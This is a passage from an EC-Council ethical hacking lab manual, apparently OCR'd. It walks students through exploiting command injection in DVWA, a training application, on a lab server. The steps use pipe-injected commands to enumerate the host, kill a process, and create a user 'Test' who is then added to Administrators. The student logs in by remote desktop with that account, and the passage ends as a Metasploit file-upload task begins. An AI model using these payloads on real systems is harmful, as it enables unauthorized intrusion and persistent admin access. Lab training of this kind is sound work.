


Figure 2.6.5: Obtain hostname

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. As you have issued a command instead of entering the IP address of a machine, the application returns an error, as shown in the screenshot.




Figure 2.6.6: Error returned by the application

12. The result indicates that the DVWA application is secure.

TASK 6.2

Configure Security Settings

13. Now, check the security setting of the web application. To do so, click **DVWA Security** in the left pane.
14. The **DVWA Security** page appears. Observe that the security level is **Impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.
15. Now, to exploit the command execution vulnerability, set the **Security Level** of the web application to low by selecting the option **Low** from the drop-down list and click **Submit**.

Note: Here, your intention would be to show that a weakly secured web application is the prime focus of attackers, who seek to exploit its vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.6.7: Changing the security setting

16. You have configured a weak security setting in DVWA. Now, try to execute a command other than ping.
17. Click **Command Injection** from the left-pane.

TASK 6.3

Extract Host Information

18. The **Vulnerability: Command Injection** page appears; type **| hostname** into the **Enter an IP address** field, and click **Submit**.
19. **DVWA** returns the name of the **Windows Server 2016** virtual machine, as shown in the screenshot.



Figure 2.6.8: Obtaining hostname

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. This infers that the command execution field is vulnerable and that you can remotely execute commands.
21. Now, extract more information regarding the target machine, **Windows Server 2016**.
22. Type the command **| whoami** and click **Submit**.



Figure 2.6.9: Obtaining domain information

23. The application displays the user, group, and privileges information for the user currently logged onto the **Windows Server 2016** machine, as shown in the screenshot.



Figure 2.6.10: Domain information revealed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.4

List the Processes

24. Now, type **| tasklist**, and click **Submit** to view the processes running on the machine.



Figure 2.6.11: Obtaining processes information

25. A list of all the running processes on the **Windows Server 2016** virtual machine is displayed, as shown in the screenshot.




Figure 2.6.12: Processes information obtained

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.5

Terminate a Process

26. To check if you can terminate a process, choose any process from the list (here, **Microsoft.ActiveDirectory**), and note down its process **PID** (here, **2192**).

Note: The list of running processes might differ in your lab environment.




Figure 2.6.13: Viewing a process PID

27. Type **| Taskkill /PID [Process ID value of the desired process] /F** (here, **PID** is **2192**) and click **Submit**. By issuing this command, you are forcefully (**/F**) terminating the process.



Figure 2.6.14: Killing a process

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The process will be successfully terminated, as shown in the screenshot.

Note: To confirm that the process has successfully been terminated, you can issue the **| tasklist** command again to check the running processes.



Figure 2.6.15: Process successfully terminated

TASK 6.6

List the Directory Structure

29. Now, to view the directory structure of the **Windows Server 2016** virtual machine, type **| dir C:** and click **Submit** to view the files and directories on the **C:** drive.



Figure 2.6.16: Obtaining directory information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. The directory structure of the **C** drive of the target server (**Windows Server 2016**) is displayed, as shown in the screenshot.




Figure 2.6.17: Directory information obtained

31. In the same way, you can issue commands to view other directories.
32. Now, try to obtain information related to user accounts.

TASK 6.7

List the User Accounts

33. To view user account information, type **| net user**, and click **Submit**.



Figure 2.6.18: Obtaining user account information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. DVWA obtains user account information from the **Windows Server 2016** machine and lists, as shown in the screenshot.



Figure 2.6.19: User account information obtained

TASK 6.8

Create a New User Account

35. Now, use the command execution vulnerability and attempt to add a user account remotely.
36. Create an account named **Test**. To do so, type **| net user Test /Add** and click **Submit**.



Figure 2.6.20: Adding a new user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. The **command completed successfully** notification appears and a user account named **Test** is created.



Figure 2.6.21: Viewing the added user

38. To view the new user account, type the command **| net user** and click **Submit**.

39. You can observe the newly created account **Test**, as shown in the screenshot.



Figure 2.6.22: Viewing the added user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. Now, view the new account's information. Type **| net user Test** and click **Submit**.



Figure 2.6.23: Viewing the added user information

41. The **Test** account information appears. You can see that **Test** is a standard user account and does not have administrative privileges. You can see that it has an entry called **Local Group Memberships**.




Figure 2.6.24: Viewing the added user information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.9

Assign Admin Privileges to the User Account

42. Now, assign administrative privileges to the account. The reason for granting administrative privileges to this account is to use this (admin) account to log into the **Windows Server 2016** machine with administrator access using a remote desktop connection.
43. To grant administrative privileges, type **| net localgroup Administrators Test /Add** and click **Submit**.



Figure 2.6.25: Assigning administrative privileges

44. You have successfully granted admin privileges to the account. Confirm the new setting by issuing the command **| net user Test**. **Test** is now an administrator account under the **Local Group Memberships** option.




Figure 2.6.26: User account has admin privileges

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.10

Establish a Remote Desktop Connection

45. Now, log into the **Windows Server 2016** virtual machine using the **Test** account through **Remote Desktop Connection**.
46. Click the **Type here to search** field from the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.
47. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Show Options**.



Figure 2.6.27: Remote Desktop Connection window

48. The **Remote Desktop Connection** window appears with the **General** tab displayed; enter the **User name** as **test** and click **Connect**.




Figure 2.6.28: Remote Desktop Connection window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

49. A **Windows Security** pop-up appears; leave the **Password** field empty and click **OK**.




Figure 2.6.29: Windows Security pop-up

50. A **Remote Desktop Connection** window appears; click **Yes**.



Figure 2.6.30: Remote Desktop Connection window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

51. A remote desktop connection is successfully established, as shown in the screenshot.




Figure 2.6.31: Remote desktop connection established successfully

Note: Thus, you have made use of a command execution vulnerability in a DVWA application hosted by the **Windows Server 2016** virtual machine, extracted information related to the machine, remotely created an administrator account, and logged into it.

52. Now, you may discontinue the session and log out of the web application. To do so, close the **Remote Desktop Connection** window. If a **Your remote session will be disconnected** notification appears, click **OK**.
53. This concludes the demonstration of how to exploit a remote command execution vulnerability to compromise a target web server.
54. Close all open windows and document all the acquired information.
55. Turn off the **Windows 10** virtual machine.

TASK 7 Exploit a File Upload Vulnerability at Different Security Levels

Here, we will use exploit a file upload vulnerability at different security levels of DVWA using Metasploit.

Note: Before starting this task, ensure that the **WampServer** is running on the **Windows Server 2016** virtual machine.

1. Turn on the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of **Desktop** to open a **Terminal** window.




Figure 2.7.1: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 7.1

Exploit DVWA Low

